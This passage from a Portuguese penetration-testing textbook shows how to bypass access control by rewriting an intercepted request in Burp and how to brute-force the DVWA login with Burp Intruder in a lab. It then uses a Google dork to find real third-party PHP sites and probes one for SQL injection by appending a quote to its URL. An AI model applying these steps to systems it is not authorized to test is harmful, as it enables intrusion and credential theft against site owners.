
```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
```

```
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
```

Observe que ele mostra o cabeçalho da solicitação HTTP; podemos ver a página que ele está acessando (app/index.php) através de uma solicitação GET HTTP/1.1, e o IP do host, 127.0.0.1.

Autorize o acesso de requisição a essa página clicando em Forward.

Abra o navegador e insira os dados de acesso do usuário que possui o acesso completo (elton), com a senha 1234.



Abra o Burp e observe na aba Intercept e subaba Raw; veja os dados de solicitação do navegador para acessar a página.

POST /app/index.php HTTP/1.1 Host:  
127.0.0.1

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://127.0.0.1/app/index.php
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 28 username=elton&password=1234
```

Observe que o log da interceptação apresentado é uma requisição POST HTTP à página /app/index.php com as informações de login do usuário elton.

Clique em Forward. Agora o Burp vai apresentar a resposta do servidor web para acesso à página. Observe novamente na aba Raw os dados de acesso da conexão:

GET /app/sucesso.php HTTP/1.1 Host:

127.0.0.1

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:45.0) Gecko/20100101

Firefox/45.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8


Accept-Language: en-US,en;q=0.5

Referer: http://127.0.0.1/app/index.php

Connection: close

Observe que esse log contém a resposta com informações da requisição GET HTTP do servidor. Veja que ele exibe o caminho completo da página de usuário com acesso completo /app/sucesso.php; essa é a página que será enviada para o usuário, após a autorização, clicando em Forward.

Após esse processo, abra o navegador e observe que a página de Acesso Completo foi apresentada para o usuário elton.



Agora vamos burlar o sistema com o Burp manipulando a informação de requisição do usuário que tem o acesso bloqueado para a página de Acesso Completo.


Acesse a página de login novamente, abra o Burp e autorize o acesso à página, clicando em Forward.

GET /app/index.php HTTP/1.1 Host:  
127.0.0.1

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:45.0) Gecko/20100101  
Firefox/45.0 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Connection: close

Observe que ele mostra o cabeçalho da solicitação HTTP, então podemos ver a página que ele está acessando (/app/index.php) através de uma solicitação GET HTTP.

Abra o navegador e insira os dados de acesso do usuário que possui o acesso bloqueado (thompson) com a senha 4321 e clique em Entrar.



Abra o Burp e autorize o envio das informações de login do usuário para o servidor web, clicando em Forward. Veja o log dessa tela.

POST /app/index.php HTTP/1.1 Host:  
127.0.0.1

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:45.0) Gecko/20100101  
Firefox/45.0 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Referer: http://127.0.0.1/app/index.php

Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 31 username=thompson&password=4321

Observe que o log da interceptação apresentado é uma requisição POST HTTP, a página /app/index.php com as informações de login do usuário thompson.

Clique em Forward. O Burp vai apresentar a resposta do servidor web para acesso à página. Observe novamente na aba Raw os dados de acesso da conexão:

```
GET /app/bloqueado.php HTTP/1.1
Host: 127.0.0.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://127.0.0.1/app/index.php
Connection: close
```

Observe que, se continuarmos a autorizar essa resposta de requisição GET HTTP, a página enviada para o usuário thompson será a /app/bloqueado.php.

Porém, agora vamos modificar a interceptação dessa resposta. Na primeira linha desse log temos a requisição GET. Para acessar a página /app/bloqueado.php, realize a alteração dessa linha passando o endereço da página que tem o acesso completo (/app/sucesso.php), como apresentado a seguir:

```
GET /app/sucesso.php HTTP/1.1
Host: 127.0.0.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://127.0.0.1/app/index.php
Connection: close
```

Após a modificação da requisição GET HTTP, clique em Forward para o navegador receber a requisição GET com a página de acesso completo.

Abra o navegador e verifique que a página retornada para o usuário thompson, cujo acesso era bloqueado, foi a página de Acesso Completo.



Esse tipo de ataque é possível devido à programação simples de alguns sistemas. É possível encontrar sistemas expostos na internet com essa vulnerabilidade.


Essa é apenas uma das maneiras de realizar esse tipo de ataque, porém é o suficiente para que possamos entender o processo de burlar uma aplicação web através de requisições HTTP.

#### Ataque brute-force HTTP com Burp<sup>11</sup>

Com o Burp também é possível realizar ataques brute-force em formulários de login HTTP para descobrir senhas. Vamos realizar o teste em um servidor web do Metasploitable2, pois a aplicação DVWA possui um sistema de login para testarmos essa vulnerabilidade.

Primeiramente vamos iniciar a interceptação do Burp; acompanhe os passos a seguir:

Clique na aba Proxy, subaba Intercept e, por mim, no botão Intercept is on, conforme demonstra-se a seguir:




Vamos agora acessar a página de login do nosso servidor web alvo. Abra o navegador do Kali Linux e acesse a seguinte página:

<http://172.16.0.12/dvwa/vulnerabilities/brute>

Abra o Burp clique na aba Proxy, depois na subaba Intercept e, então, em Forward, para autorizar o acesso à página; veja o exemplo a seguir:



Agora abra o navegador novamente e insira um usuário e senha qualquer para que o Burp intercepte uma requisição de login no sistema web DVWA; em seguida, clique em Login.



Abra o Burp novamente na aba Intercept do Proxy e acompanhe as instruções a seguir:

Clique com o botão direito no campo em que está o código HTML da requisição e clique em Send to Intruder.

Burp Suite Community Edition v2.1.02 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.0.84:80

Forward Drop Intercept is on Action Comment th

Raw Params Headers Hex

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.0.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.84/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Cookie: security=high; PHPSESSID=69b10ba351
Connection: close
Upgrade-Insecure-Requests: 1
username=USUARIO&password=SENHA&Login=Login
```

Send [Pro version only] Ctrl+I  
Send to Intruder  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Request in browser ►  
Engagement tools [Pro version only] ►  
Change request method


Agora clique na aba Intruder para iniciar as configurações do ataque.



Observe que ele apresenta o conteúdo da subaba Target, com as configurações do host que estamos atacando. Verifique se as informações estão corretas em Host e Port e, se necessário, use HTTPS e clique na aba Positions.

Observe que na aba Positions ele apresenta o código POST HTML de requisição ao servidor web. Os códigos que estão em destaque são as variáveis dos códigos de login que são enviadas ao servidor web para realizar o login.

Vamos alterar esse código, transformando algumas dessas variáveis atuais em variáveis a serem testadas.



Primeiramente, clique no botão Clear\$, para limpar todas as variáveis; assim podemos selecionar apenas os campos a serem testados, ou seja, USUÁRIO e SENHA. Selecione os campos referentes e clique em Add\$. Veja o exemplo a seguir:

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.0.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.84/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Cookie: security=high; PHPSESSID=69b10ba35b567b6f915a923cc9c55c90
Connection: close
Upgrade-Insecure-Requests: 1
username=$USUARIO&password=$SENHA$&Login=Login
```

**Add ↗** **Clear ↘** **Auto ↘** **Refresh ↘**

⑦ < + > Type a search term 0 matches Clear

Após indicar as novas variáveis, vamos informar o tipo de ataque no campo Attack type: selecione a opção Cluster bomb, conforme o seguinte exemplo:

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

- Sniper
- Battering ram
- Pitchfork
- Cluster bomb**

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.0.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.84/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Cookie: security=high; PHPSESSID=69b10ba35b567b6f915a923cc9c55c90
Connection: close
Upgrade-Insecure-Requests: 1
username=$USUARIO&password=$SENHA$&Login=Login
```

**Add ↗** **Clear ↘** **Auto ↘** **Refresh ↘**


⑦ < + > Type a search term 0 matches Clear

2 payload positions Length: 550

Agora vamos con gurar a Payload para cada variável selecionada. No caso foram duas variáveis, então teremos duas Payload Sets para con gurar, cada uma para uma variável; para isso clique na subaba Payloads.


## Na seção Payload Sets

Vamos selecionar as payloads para testar os usuários. Selecione em Payload set a opção 1. Para este ataque vamos utilizar o tipo de payload de lista simples, então selecione em Payload type a opção Simple list (podemos utilizar uma série de tipos, como números, gerador de nomes etc.).



## Na seção Payload Options [Simple list]


Insira os nomes que serão os possíveis usuários no campo de entrada e clique em Add. Observe também que podemos utilizar a opção Load... e inserir uma lista .txt.



Agora vamos con gurar a Payload para a variável 2, no caso, as senhas.


## Na seção Payload Sets

Selecione em Payload set a opção 2. Para este ataque vamos utilizar o tipo de payload de lista simples, portanto, selecione em Payload type a opção Simple list.




## Na seção Payload Options [Simple list]

Insira os nomes que serão as possíveis senhas no campo de entrada e clique em Add.



Agora a configuração está pronta e podemos iniciar o ataque; para isso, clique no botão Start attack.



Ele vai iniciar os testes com todos os usuários e senhas passados na lista.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
10	DVWA	dvwa	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
11	root	DVWA	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
12	admin	DVWA	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
13	administrator	DVWA	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
14	dvwa	DVWA	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
15	DVWA	DVWA	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
16	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
17	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
18	administrator	password	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
19	dvwa	password	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
20	DVWA	password	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
21	root	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
22	admin	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
23	administrator	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
24	dvwa	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	354	
25	DVWA	123456	302	<input type="checkbox"/>	<input type="checkbox"/>	354	

Observe os campos Length e Status. Quando um dos testes estiver com algum desses campos diferente dos demais significa que são estas as credenciais de acesso válido.

Clique na aba Response e na subaba Render e veja a tela de login validada.



## SQL Injection<sup>12</sup>

O SQL Injection é um tipo de ameaça de segurança que se aproveita de falhas em sistemas que interagem com bases de dados via SQL. Ele ocorre quando o atacante consegue inserir uma série de instruções SQL dentro de uma consulta (query) através da manipulação das entradas de dados de uma aplicação.

Há diversos métodos para explorar um banco de dados de um servidor; vamos analisar duas formas simples de realizar uma verificação desse tipo de vulnerabilidade.

Para utilizar essa vulnerabilidade é importante saber o que é e como funciona um banco de dados.

### Banco de dados

O banco de dados é uma coleção de informações que se relacionam de modo que criem algum sentido, ou seja, é uma estrutura bem organizada de dados que permite a extração de informações. Assim, os bancos de dados são muito importantes para empresas e tornaram-se a principal peça dos sistemas de informação.

Além dos dados, um banco de dados também é formado pelos metadados. Um metadado é todo dado relativo a outro dado, sem o qual não seria possível organizar e retirar as informações de um banco de dados. Para manipular um banco de dados é necessário um DBMS.

O DBMS (Data Base Management System, ou Sistema de Gerenciamento de Bancos de Dados, em português) é um programa de

gerenciamento de banco de dados que usa uma linguagem para criar a base de dados, sendo que, atualmente, a mais usada é a SQL (Structured Query Language). São vários os DBMS disponíveis no mercado, alguns pagos e outros gratuitos. Veja a seguir alguns deles:

SQLServer – um dos maiores do mundo, sob licença da Microsoft.

MySQL – trata-se de um software livre, com código-fonte aberto.

FirebirdSQL – possui código-fonte aberto e roda na maioria dos sistemas Unix.

A estrutura de um banco de dados é composta por tabelas, dentro das quais há colunas, em que estão guardadas as informações. As tabelas são criadas para que as informações não se misturem e os dados presentes na base de dados quem bem organizados.

### Pesquisando sites vulneráveis ao SQL Injection

Umas das formas de verificarmos se um servidor está vulnerável ao SQL Injection é realizando testes de consulta no banco de dados através da URL no navegador web.

Primeiramente vamos realizar uma pesquisa utilizando uma dorks do Google Hacking para encontrar servidores com aplicações PHP vulneráveis ao SQL Injection. Acesse o google.com e digite no campo de pesquisa:


```
inurl=php?
```

The screenshot shows a Google search results page with the query "inurl:php?". The results are filtered by "All" and show approximately 6,220,000 results in 0.30 seconds. The first result is for "Acessórios - Steelflex", which links to [steelflex.com.br](http://steelflex.com.br). The second result is for "Katoomba Group PES Learning Tools", linking to [www.katoombagroup.org](http://www.katoombagroup.org). The third result is for "ASFAA Members", linking to [www.asfaa.org](http://www.asfaa.org).

Observe os resultados obtidos; através do uso dessa dorks ele nos trouxe vários sites PHP que podem ser utilizados para checar se eles estão vulneráveis.

Para realizar o teste abra algum site obtido pela consulta; após a página carregar, insira o caractere ' (aspas simples) no final da URL, conforme o exemplo a seguir:

